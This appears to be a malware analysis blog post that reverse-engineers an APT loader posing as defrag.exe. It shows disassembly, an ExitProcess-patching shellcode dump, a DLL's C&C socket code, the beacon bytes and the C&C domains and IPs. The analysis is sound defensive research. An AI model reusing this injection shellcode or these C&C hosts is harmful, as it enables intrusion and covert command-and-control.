0x40F3AC    unicode 0, <"tztxpx75]xtdsjqu/fyf">,0
0x40F3D6    align 4
0x40F3D8 ; const WCHAR aTztufn43Xtdsjq
0x40F3D8 aTztufn43Xtdsjq:
0x40F3D8    unicode 0, <"tztufn43]xtdsjqu/fyf">,0
0x40F402    align 4
0x40F404 ; const WCHAR a2e6g3ddEmm
0x40F404 a2e6g3ddEmm:
0x40F404    unicode 0, <"2e6g3dd/emm">,0
0x40F430 ; const WCHAR aQsphsbnGjmftY9
```

```
0x40F430 aQsphsbnGjmftY9:
0x40F430    unicode 0, <"Qsphsbn!Gjmft!)y97*]Joufsofu!Fyqmpsfs]jfmpxv
0x40F498 ; const WCHAR aQsphsbnGjmftNf
0x40F498 aQsphsbnGjmftNf:
0x40F498    unicode 0, <"Qsphsbn!Gjmft]Nfttfohfs]ntntht/fyf">,0
0x40F4DE    align 10h
0x40F4E0 ; const WCHAR aQsphsbnGjmft_0
0x40F4E0 aQsphsbnGjmft_0:
0x40F4E0    unicode 0, <"Qsphsbn!Gjmft!)y97*]Joufsofu!Fyqmpsfs]jfyqmp
0x40F546    align 4
0x40F548 ; const WCHAR aQsphsbnGjmftJo
0x40F548 aQsphsbnGjmftJo:
0x40F548    unicode 0, <"Qsphsbn!Gjmft]Joufsofu!Fyqmpsfs]jfyqmpsf/fyf
0x40F5A2    align 4
```

We have good decoder team in MMD. Soon these data were translated as per below:



```
// Strings obfuscation:↓
↓
Qsphsbn!Gjmft!)y97*]Joufsofu!Fyqmpsfs]jfmpxvujm/fyf  Program Files (x86)¥Internet Explorer¥ielowutil.exe↓
Qsphsbn!Gjmft]Nfttfohfs]ntntht/fyf                   Program Files¥Messenger¥msmsgs.exe↓
Qsphsbn!Gjmft]Joufsofu!Fyqmpsfs]jfyqmpsf/fyf         Program Files¥Internet Explorer¥iexplore.exe↓
tztxpx75]xtdsjqu/fyf                                 syswow64¥wscript.exe↓
Qsphsbn!Gjmft!)y97*]Joufsofu!Fyqmpsfs]jfyqmpsf/fyf   Program Files (x86)¥Internet Explorer¥iexplore.exe↓
tztufn43]xtdsjqu/fyf                                 system32¥wscript.exe
↓
```

When these data formed in the functions where they were called, we will have better idea of WHY these strings were obfuscated. This time we will take a look at the dump analysis in disassembly, to seek the executed code parts only:

```
;;Loads a malicious DLL "1d5f2cc.dll" (later on known as disk1.img)

0x0C22D37  call 0x0C28720h  target: 0x0C28720
0x0C22D3C  add esp, 0Ch
0x0C22D3F  push 0x0C2F404h <== UTF-16 "2e6g3dd/emm" ; DECODED "1d5f2c
0x0C22D44  lea edx, dword ptr [ebp-00000084h]
0x0C22D4A  push edx
0x0C22D4B  call dword ptr [0x0C2D06Ch]  lstrcpyW@KERNEL32.DLL

;; Strings for "\Software\Auslogics" entry in registry

0xC2207C  lea ecx, dword ptr [ebp-00000802h]
0xC22082  push ecx
0xC22083  mov word ptr [ebp-00000804h], ax
0xC2208A  call 00C28720h  target: 00C28720
0xC2208F  add esp, 0Ch
0xC22092  push 00C2F278h <== UTF-16 "Tpguxbsf]Bvtmphjdt]|11111111.111
         ; DECODED: "Software\Auslogics\{00000000-0000-0000-0000-000(

;; Checks path/process iexplorer.exe ..depends on system...
0x0C22A4E  call ebx  PathFileExistsW@SHLWAPI.DLL (Import, 1 Params)
0x0C22A50  test eax, eax
0x0C22A52  jne 0x0C22AB8h  target: 0x0C22AB8
0x0C22A54  push 0x0C2F4E0h <== UTF-16 "Qsphsbn!Gjmft!)y97*]Joufsofu!F
           ; DECODED: "Program Files (x86)\Internet Explorer\iexplore

;; This look bad, why "Skype" is here??

0x0C22625  xor eax, eax
0x0C22627  push 0000007Eh
0x0C22629  push eax
0x0C2262A  lea ecx, dword ptr [ebp-0x000086h]
0x0C22630  push ecx
0x0C22631  mov word ptr [ebp-0x000088h], ax
0x0C22638  call 0x0C28720h  target: 0x0C28720
0x0C2263D  mov esi, dword ptr [0x0C2D06Ch]  lstrcpyW@KERNEL32.DLL
0x0C22643  add esp, 0Ch
0x0C22646  push 0x0C2F360h <== UTF-16 "//]tlzqf/fyf"
           ; DECODED "..\skype.exe"
0x0C2264B  lea edx, dword ptr [ebp-0x000088h]
0x0C22651  push edx
0x0C22652  call esi  lstrcpyW@KERNEL32.DLL

;; And checks for Messenger too.??

0x0C229DB  push edx
0x0C229DC  call ebx  PathFileExistsW@SHLWAPI.DLL
0x0C229DE  test eax, eax
0x0C229E0  jne 0x0C22A46h  target: 0x0C22A46
0x0C229E2  push 0x0C2F498h <== UTF-16 "Qsphsbn!Gjmft]Nfttfohfs]ntntht
           ; DECODED: "Program Files\Messenger\msmsgs.exe"
0x0C229E7  lea eax, dword ptr [esp+74h]
0x0C229EB  push eax
0x0C229EC  call esi  lstrcpyW@KERNEL32.DLL

;; wscript.exe path..this must be used for something bad..

0x0C22876  call dword ptr [0x0C2D090h]  GetVersion@KERNEL32.DLL (Impo
0x0C2287C  mov esi, dword ptr [0x0C2D06Ch]  lstrcpyW@KERNEL32.DLL (In
0x0C22882  push 0x0C2F3ACh <== UTF-16 "tztxpx75]xtdsjqu/fyf"; DECODEI
0x0C22887  lea eax, dword ptr [esp+74h]
0x0C2288B  push eax
0x0C2288C  call esi  lstrcpyW@KERNEL32.DLL (Import, 2 Params)
```

Found this function is interesting, I found the check for username "Administrator" and SUID "system" are checked:

```
;; Getting the current user name....

0x0C21FAB  xor bl, bl
0x0C21FAD  call dword ptr [0xC2D00Ch]  GetUserNameW@ADVAPI32.DLL (Imp
0x0C21FB3  test eax, eax
0x0C21FB5  je 0x0C21FCEh  target: 0xC21FCE
0x0C21FB7  push 0x0C2F22Ch  <== UTF-16 "system"
0x0C21FBC  lea ecx, dword ptr [ebp-0x000204h]
0x0C21FC2  push ecx

 ;; Seek for Administrator account...

0x0C21AC9  call dword ptr [0x0C2D014h]  LookupAccountSidW@ADVAPI32.DL
0x0C21ACF  test eax, eax
0x0C21AD1  je 0x0C21AFDh  target: 0x0C21AFD
0x0C21AD3  lea ecx, dword ptr [ebp-0x000204h]
0x0C21AD9  push ecx
0x0C21ADA  push 0x0C2F1FCh <== UTF-16 "administrators"
0x0C21ADF  call dword ptr [0x0C2D030h]  lstrcmpiW@KERNEL32.DLL
0x0C21AE5  test eax, eax
```

Suspicious isn't it?

I go back to the binary for understanding the related functions, which is in 0x4027F0. I was wondering of what is the part of **wscript.exe** (not again!??) mentioned by this binary. So I trailed the path of the**wscript.**exe starting here, assumed that the Windows architecture is x64:


```
0x40286E call     sub_408720       ; Check to fill ECX w/Quad deobfs
0x402873 add      esp, 0Ch         ; reserve ESP w/version info
0x402876 call     ds:GetVersion    ; Get current version number of Wind
0x402876                           ; and information about the operatin
0x40287C mov      esi, ds:lstrcpyW
0x402882 push     offset aTztxpx75Xtdsjq <== Push: "tztxpx75]xtdsjqu/f
0x402882                           ; Decoded: "syswow64\wscript.exe"
0x402887 lea      eax, [esp+694h+pMore] ; load EAX
0x40288B push     eax              ; lpString1 (push this to the stack)
0x40288C call     esi ; lstrcpyW   ; Indirect Call Near Procedure
0x40288E mov      dx, [esp+690h+pMore]
0x402893 xor      edi, edi         ; Cleanup EDI
0x402895 xor      ecx, ecx         ; Clenup ECX
0x402897 movzx    eax, dx          ; trail of [esp+69Ch+CommandLine]
0x40289A cmp      di, dx           ; A check to goto Appname/path
```

then found the binary wscript.exe is executed in this part:

```
0x402B54 xor      eax, eax
0x402B56 push     40h
0x402B58 push     eax
0x402B59 mov      [esp+698h+ProcessInformation.hThread], eax
0x402B5D mov      [esp+698h+ProcessInformation.dwProcessId], eax
0x402B61 mov      [esp+698h+ProcessInformation.dwThreadId], eax
0x402B65 lea      eax, [esp+698h+StartupInfo.lpReserved] ; Load Effect
0x402B69 push     eax
0x402B6A mov      [esp+69Ch+ProcessInformation.hProcess], 0
0x402B72 call     sub_408720       ; deobfs procedure..
0x402B77 add      esp, 0Ch         ; prep ESP
0x402B7A xor      ecx, ecx         ; initiate ECX
0x402B7C lea      edx, [esp+690h+ProcessInformation] ; pump EDX w/proc
0x402B80 push     edx              ; lpProcessInformation
0x402B80                           ; goes to stack
0x402B81 lea      eax, [esp+694h+StartupInfo] ; load eff addr EAX fill
0x402B81                           ; startup info
0x402B85 push     eax              ; lpStartupInfo goes to stack
0x402B86 push     offset Buffer    ; lpCurrentDirectory
0x402B8B push     ecx              ; lpEnvironment
0x402B8B                           ; (fill ECX w/ cmd execution flags)
0x402B8C push     ecx              ; dwCreationFlags
0x402B8D push     ecx              ; bInheritHandles
0x402B8E push     ecx              ; lpThreadAttributes
0x402B8F push     ecx              ; lpProcessAttributes
0x402B90 mov      [esp+6B0h+StartupInfo.wShowWindow], cx
0x402B95 lea      ecx, [esp+6B0h+CommandLine] ; load ProcInfo,Thread/P
0x402B9C push     ecx              ; lpCommandLine goes to stack
0x402B9D lea      edx, [esp+6B4h+ApplicationName] ; load appname &..
0x402BA4 push     edx              ; lpApplicationName goes ot stack
0x402BA5 mov      [esp+6B8h+StartupInfo.cb], 44h
0x402BAD mov      [esp+6B8h+StartupInfo.dwFlags], 1
0x402BB5 call     ds:CreateProcessW ; process called
0x402BBB test     eax, eax         ; execution
```

So we have the wscript.exe process up and running.

Up to this part our teammate poke me in DM, and he asked me what can he helped, so I asked our friend (Mr. Raashid Bhat) to take over the further analysis of this defrag.exe and disk1.img, while I went to other parts, and after a while he came up straight forward with (1) decoder logic, which is match to our crack team did:




```
0040298D lea     ecx, [esp+690h+pMore] ; Load Effective Address

00402991
00402991 loc_402991:                   ; Decrement by 1
00402991 dec     eax
00402992 inc     edx                   ; Increment by 1
00402993 mov     [ecx], ax
00402996 movzx   eax, [esp+edx*2+690h+pMore] ; Move with Zero-Extend
0040299B lea     ecx, [esp+edx*2+690h+pMore] ; Load Effective Address
0040299F xor     ebx, ebx              ; Logical Exclusive OR
004029A1 cmp     bx, ax                ; Compare Two Operands
004029A4 jnz     short loc_402991 ; Jump if Not Zero (ZF=0)
```

And (2) the conclusion of what "defrag.exe" is actually doing, is a loader which patches the executed wsscript.exe's ExitProcess to load the DLL "disk1.img"....Well, it's all starts to make more sense now.

Checking the reported data. I confirmed to find the "process was read" from here:


```
;; begins parameter to read process in memory here..
0x4014BB mov     edx, [ebp+nSize]
0x4014C1 lea     ecx, [ebp+NumberOfBytesRead]
0x4014C7 push    ecx                  ; lpNumberOfBytesRead
0x4014C8 mov     ecx, [ebp+lpAddress]
0x4014CE push    edx                  ; nSize
0x4014CF lea     eax, [ebp+Buffer] ;
0x4014D2 push    eax                  ; lpBuffer
0x4014D3 push    ecx                  ; lpBaseAddress
0x4014D4 push    esi                  ; hProcess
0x4014D5 mov     [ebp+NumberOfBytesRead], ebx
0x4014DB call    ds:ReadProcessMemory ; <=====
                 ;↑Reads data from an area of memory in a specified p
0x4014E1 test    eax, eax             ; execute
```

As for the *"Exit Process patching"* itself, it is a quite sophisticate technique was used. It used a tiny shellcode that was observed within Mem Loc 1 : 009C0000 to 009D0000 (by Raashid). The shellcode then was saved in binary which I received and take a look deeper to confirm it as per following snips:



```
[0x00000000]> x
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00000000  9090 6800 009c 00e8 c7ac e37b bb04 009c  ..h.........{....
0x00000010  0089 03e8 1903 f47b bb08 009c 0089 03bb  ........{........
0x00000020  0000 9c00 c603 0068 e803 0000 e811 24e3  ........h......$.
0x00000030  7beb f490 ffff ffff ffff ffff            {..........
```

This shellcode I tweaked a bit, is in a plain assembly, contains three addresses of Windows static API call to (I wrote these API in order of calls from top to bottom) **LoadLibraryW@kernel32.dll**,**RtlGetLastWin32Error@ntdll.dll**, **Sleep@kernel32.dll** which can be shown in assembly code of the code as per snips below:



```
[0x00000000]> pd
           0x00000000    90            nop
           0x00000001    90            nop
           0x00000002    6800009c00    push 0x9c0000 ; 0x009c0000
           0x00000007    e8c7ace37b    call 0x7be3acd3
              0x7be3acd3(unk)
           0x0000000c    bb04009c00    mov ebx, 0x9c0004
           0x00000011    8903          mov [ebx], eax
           0x00000013    e81903f47b    call 0x7bf40331
              0x7bf40331()
           0x00000018    bb08009c00    mov ebx, 0x9c0008
           0x0000001d    8903          mov [ebx], eax
           0x0000001f    bb00009c00    mov ebx, 0x9c0000
           0x00000024    c60300        mov byte [ebx], 0x0
       .-> 0x00000027    68e8030000    push 0x3e8 ; 0x000003e8
       |   0x0000002c    e81124e37b    call 0x7be32442
       |      0x7be32442(unk)
       `=< 0x00000031    ebf4          jmp 0x100000027
           0x00000033    90            nop
           0x00000034    ff            invalid
           0x00000035    ff            invalid
           0x00000036    ff            invalid
           0x00000037    ff            invalid
```

So now we know that defrag.exe is actually hacked wscript.exe, hooks ExitProcess Function of kernel32.dll and patches it with a LoadLibraryW@kernel32.dll and loads a DLL string in local (for further execution), does some error-trapping and gives time for the DLL to be processed (loaded and executed).

OK. So now we have the idea on how this binary sniffs for account, checks for processes and load and use the DLL (disk1.img). There are many more details for more operation in defrag.exe, like searching the process of Auslogic and that skype/messenger buff (also many registry values sniffed too) , but those will be added later after this main course..

The DLL Payload

This DLL is the goal of this infection. It has operations for networking functionalitiy, contains the CNC information and the data to be sent to the CNC. If you do forensics, you may never see disk1.img or the deobfuscated DLL filename in the process, but you will see its operation by the patched wscript.exe (for it was hacked to load this DLL, the wscript.exe process should appear).

Below is the DLL part that in charge for the socket connections...

```
;; In function 10010544

10010593 lea     edx, [ebp+var_8]
10010596 push    edx
10010597 lea     edx, [ebp+var_2C]
1001059A push    edx
1001059B push    ecx
1001059C push    eax
1001059D call    ds:getaddrinfo ; networking info
   :
100105C7 push    dword ptr [esi+0Ch] ; protocol
100105CA push    dword ptr [esi+8] ; type
100105CD push    dword ptr [esi+4] ; af
100105D0 call    ds:socket       ; open the socket
100105D6 mov     edi, eax
   :
100105DD push    dword ptr [esi+10h] ; namelen
100105E0 push    dword ptr [esi+18h] ; name
100105E3 push    edi             ; s
100105E4 call    ds:connect ; connected to socket
   :
10010600 push    [ebp+var_8]
10010603 call    ds:freeaddrinfo
10010609 mov     esi, ds:setsockopt
1001060F push    ebx             ; optlen (length)
10010610 lea     eax, [ebp-1]
10010613 push    eax             ; optval (value)
10010614 push    ebx             ; optname
10010615 push    6               ; level
10010617 push    edi             ; s
10010618 mov     [ebp+var_1], bl
1001061B call    esi ; setsockopt ; pass socket connection parameters
1001061D push    4               ; optlen
1001061F lea     eax, [ebp+optval]
10010622 push    eax             ; optval
10010623 push    1006h           ; optname
10010628 push    0FFFFh          ; level
1001062D push    edi             ; s
1001062E call    esi ; setsoc
```


..this will be resulted in some internal socket binding operation we spotted in the debug mode as:

```
Bind IP  Port   Status          (n) HookAddr  API Calls
-------------------------------------------------------
0.0.0.0  51902  success  1  100105A3  getaddrinfo
0.0.0.0  52652  success  1  100105A3  getaddrinfo
0.0.0.0  57334  success  1  100105A3  getaddrinfo
0.0.0.0  1209   success  1  100105EA  connect
0.0.0.0  54643  success  1  100105A3  getaddrinfo
0.0.0.0  53539  success  1  100105A3  getaddrinfo
0.0.0.0  54536  success  1  100105A3  getaddrinfo
0.0.0.0  1210   success  1  100105EA  connect
0.0.0.0  51696  success  1  100105A3  getaddrinfo
```

Which one of them is successfully established connection to CNC:

```
Bind IP  Port   Status          (n) HookAddr  API Calls
-------------------------------------------------------
"91.229.77.179  8008  success" or wait  2  100105EA  connect
```

From the reversing section for this DLL (by Raashid), the domains are encoded using single byte move. and can be seen in the below IDA snapshot:




```
mov     [ebp+var_34], 's'
mov     [ebp+var_33], 't'
mov     [ebp+var_32], 'a'
mov     [ebp+var_31], 't'
mov     [ebp+var_30], 'i'
mov     [ebp+var_2F], 'c'
mov     [ebp+var_2E], '.'
mov     [ebp+var_2D], 'j'
mov     [ebp+var_2C], 'g'
mov     [ebp+var_2B], '7'
mov     [ebp+var_2A], '.'
mov     [ebp+var_29], 'o'
mov     [ebp+var_28], 'r'
mov     [ebp+var_27], 'g'
mov     [ebp+var_26], bl
lea     eax, [ebp-34h]
jmp     loc_10001216
```

```
mov     [ebp+var_24], 'i'
mov     [ebp+var_23], 'm'
mov     [ebp+var_22], 'a'
mov     [ebp+var_21], 'p'
mov     [ebp+var_20], 's'
mov     [ebp+var_1F], '.'
mov     [ebp+var_1E], 'q'
mov     [ebp+var_1D], 'k'
mov     [ebp+var_1C], 'i'
mov     [ebp+var_1B], '6'
mov     [ebp+var_1A], '.'
mov     [ebp+var_19], 'c'
mov     [ebp+var_18], 'o'
mov     [ebp+var_17], 'm'
mov     [ebp+var_16], bl
lea     eax, [ebp+var_24]
jmp     short loc_10001216
```


```
mov     [ebp+var_48], 'm'
mov     [ebp+var_47], 'e'
mov     [ebp+var_46], 'n'
mov     [ebp+var_45], 'm'
mov     [ebp+var_44], 'i'
mov     [ebp+var_43], 'n'
mov     [ebp+var_42], '.'
mov     [ebp+var_41], 's'
mov     [ebp+var_40], 't'
mov     [ebp+var_3F], 'r'
mov     [ebp+var_3E], 'e'
mov     [ebp+var_3D], 'z'
mov     [ebp+var_3C], 'f'
mov     [ebp+var_3B], '.'
mov     [ebp+var_3A], 'c'
mov     [ebp+var_39], 'o'
mov     [ebp+var_38], 'm'
mov     [ebp+var_37], bl
lea     eax, [ebp+var_48]
```

Which sending the below blobs of binary:




```
 0  38 CE 64 01 BA 7F 62 03 42 DD 66 05 F4 DB C3 03 07 F8 DB 00 13 F1
16  0E 02 6D E7 4C 01 A7 D1 00 00 00 00 00 00 00 00 00 00 00 00 00 00
2C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ......................
42  00 00 00 00 00 00 00 00 00 00 00 00 00 00                          ..............
```

When I received the result, since I had the report that the CNC was down at the time reversed, I used the local dummy DNS to seek whether the requests was made to those CNC hosts, and is proven:



```
DNS    77 Standard query 0x4b92  A menmin.strezf.com
DNS    74 Standard query 0x5202  A imaps.qki6.com
DNS    74 Standard query 0x8aec  A static.jg7.org
DNS    74 Standard query 0x8aec  A static.jg7.org
DNS    77 Standard query 0xa620  A menmin.strezf.com
DNS    74 Standard query 0xb3c3  A imaps.qki6.com
DNS    74 Standard query 0xb975  A static.jg7.org
DNS    74 Standard query 0xb975  A static.jg7.org
DNS    74 Standard query 0xb975  A static.jg7.org
DNS    74 Standard query 0xb975  A static.jg7.org
DNS    74 Standard query 0xe67b  A imaps.qki6.com
DNS    74 Standard query 0xf1da  A static.jg7.org
DNS    74 Standard query 0xf1da  A static.jg7.org
```

Furthermore, using the different method of networking (I won't explain this for the security purpose), I could find the alive connection to the CNC's IP and PoC'ing the blob binary sent to initiate the connection. Noted, again the data matched, the reversing blob binary is actually the CNC sent data used to initiate the CNC communication, as per captured in the PCAP below, same bits:



```
No. Destination      Protocol Length Info
 15 91.229.77.179    TCP       62 ipcd3 > http-alt [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
 16 [redacted]       TCP       62 http-alt > ipcd3 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
 17 91.229.77.179    TCP       60 ipcd3 > http-alt [ACK] Seq=1 Ack=1 Win=65535 Len=0
 18 91.229.77.179    TCP      134 ipcd3 > http-alt [PSH, ACK] Seq=1 Ack=1 Win=65535 Len=80
 19 [redacted]       TCP       54 http-alt > ipcd3 [ACK] Seq=1 Ack=81 Win=14600 Len=0
 20 192.168.0.20     TCP       54 http-alt > ipcd3 [FIN, ACK] Seq=1 Ack=81 Win=14600 Len=0
 21 91.229.77.179    TCP       60 ipcd3 > http-alt [ACK] Seq=81 Ack=2 Win=65535 Len=0
 22 91.229.77.179    TCP       60 ipcd3 > http-alt [FIN, ACK] Seq=81 Ack=2 Win=65535 Len=0
 23 [redacted]       TCP       54 http-alt > ipcd3 [ACK] Seq=2 Ack=82 Win=14600 Len=0
```

Stream Content

```
00000000  38 ce 64 01 ba 7f 62 03  42 dd 66 05 f4 db c3 03 8.d...b. B.f.....
00000010  07 f8 db 00 13 f1 0e 02  6d e7 4c 01 a7 d1 00 00 ........ m.L.....
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
```

Does it means the CNC still alive?
I am not so sure. It was connected. The CNC "allowed" the bot to send the data to them, yet it was not responding back afterward and let the communication becoming in "pending" stage. So, there is many possibility can be happened, like: CNC is gone, or CNC specs has changed, etc. After all this APT sample is about 6-7months old.
So please allow me to take a rain check for analysis the blob binary used (still on it..among tons of tasks..). Let's investigate this CNC related network.

The CNC investigation

Based on the reverse engineering, forensics & behavior analysis we did, we found the CNC is actually 3 (three) hostnames matched to the 6 (six) IP addresses as per listed below:


```
static.jg7.org
imaps.qki6.com
menmin.strezf.com
```

Which historically are using the below IP addresses:

```
8.5.1.38
64.74.223.38
208.73.211.66
91.229.77.179
124.217.252.186
212.7.198.211
```

The first three domains is having a very bad reputation in phishing & malware infection globally. PoC-->[here]

For the location of these IP are shown in the below details:




P Address	Country Code	Location	Postal Code	Coordinates	ISP	Organization	Domain	Metro Code
8.5.1.38	US	Costa Mesa, California, United States, North America		33.6411, -117.9187	Level 3 Communications	eNom, Incorporated		803
64.74.223.38	US	Atlanta, Georgia, United States, North America	30303	33.7516, -84.3915	Internap Network Services Corporation	eNom, Incorporated		524
91.229.77.179	UA	Ukraine, Europe		49, 32	FOP Zemlyaniy Dmitro Leonidovich	FOP Zemlyaniy Dmitro Leonidovich	deltahost.com.ua	
124.217.252.186	MY	Malaysia, Asia		2.5, 112.5	Piradius Net	Piradius Net		
208.73.211.66	US	Los Angeles, California, United States, North America	90071	34.0533, -118.2549	Oversee.net	Oversee.net		803
212.7.198.211	NL	Netherlands, Europe		52.5, 5.75	Dediserv Dedicated Servers Sp. z o.o.	LeaseWeb B.V.		

And the period time for each CNC's used subdomains VS IP addresses above can be viewed clearly below:

```
first seen 2013-11-01 21:17:45 -0000
last seen 2013-11-04 05:22:20 -0000
static.jg7.org. A 8.5.1.41

first seen 2013-10-07 13:10:00 -0000
last seen 2013-11-18 14:38:32 -0000
static.jg7.org. A 64.74.223.41

first seen 2013-08-26 10:01:39 -0000
last seen 2013-10-07 12:34:21 -0000
static.jg7.org. A 91.229.77.179

first seen 2012-12-17 04:20:19 -0000
last seen 2013-06-20 05:53:03 -0000
static.jg7.org. A 124.217.252.186

first seen 2013-06-20 08:00:28 -0000
last seen 2013-08-26 09:00:42 -0000
static.jg7.org. A 212.7.198.211

first seen 2013-11-01 21:22:55 -0000
last seen 2013-11-04 05:24:20 -0000
imaps.qki6.com. A 8.5.1.38

first seen 2013-10-07 13:10:18 -0000
last seen 2013-11-18 14:38:38 -0000
imaps.qki6.com. A 64.74.223.38

first seen 2013-08-26 10:02:05 -0000
last seen 2013-10-07 12:33:13 -0000
imaps.qki6.com. A 91.229.77.179

first seen 2012-12-17 04:19:46 -0000
last seen 2013-06-20 05:52:30 -0000
imaps.qki6.com. A 124.217.252.186

first seen 2014-01-06 01:21:07 -0000
last seen 2014-01-11 14:30:44 -0000
imaps.qki6.com. A 208.73.211.66

first seen 2013-06-20 07:07:43 -0000
last seen 2013-08-26 09:01:08 -0000
imaps.qki6.com. A 212.7.198.211

first seen 2013-08-26 10:02:31 -0000
last seen 2014-08-22 04:06:36 -0000
menmin.strezf.com. A 91.229.77.179

first seen 2013-10-05 11:54:26 -0000
last seen 2013-10-07 13:45:55 -0000
menmin.strezf.com. A 208.91.197.101

first seen 2013-06-20 06:26:33 -0000
last seen 2013-08-26 09:01:34 -0000
menmin.strezf.com. A 212.7.198.211
```

And below is the DNS queries for these hostname (not IP) recorded in the recent terms, thank's to

OpenDNS:



Cross checking various similar samples with the all recorded domains & IPs for the related CNC we found more possibility related hostnames to the similar series of the threat, suggesting the same actor(s), noted the usage of DDNS domains:

```
foursquare.dyndns.tv
neuro.dyndns-at-home.com
tripadvisor.dyndns.info
wowwiki.dynalias.net
yelp.webhop.org
(there are some more but we are not 100% sure of them yet..is a TBA nc
```

The bully actor(s) who spread this APT loves to hide their domain behind various of services like:

```
nsX.dreamhost.com
nsX.cloudns.net
nsXX.ixwebhosting.com
nsXX.domaincontrol.com
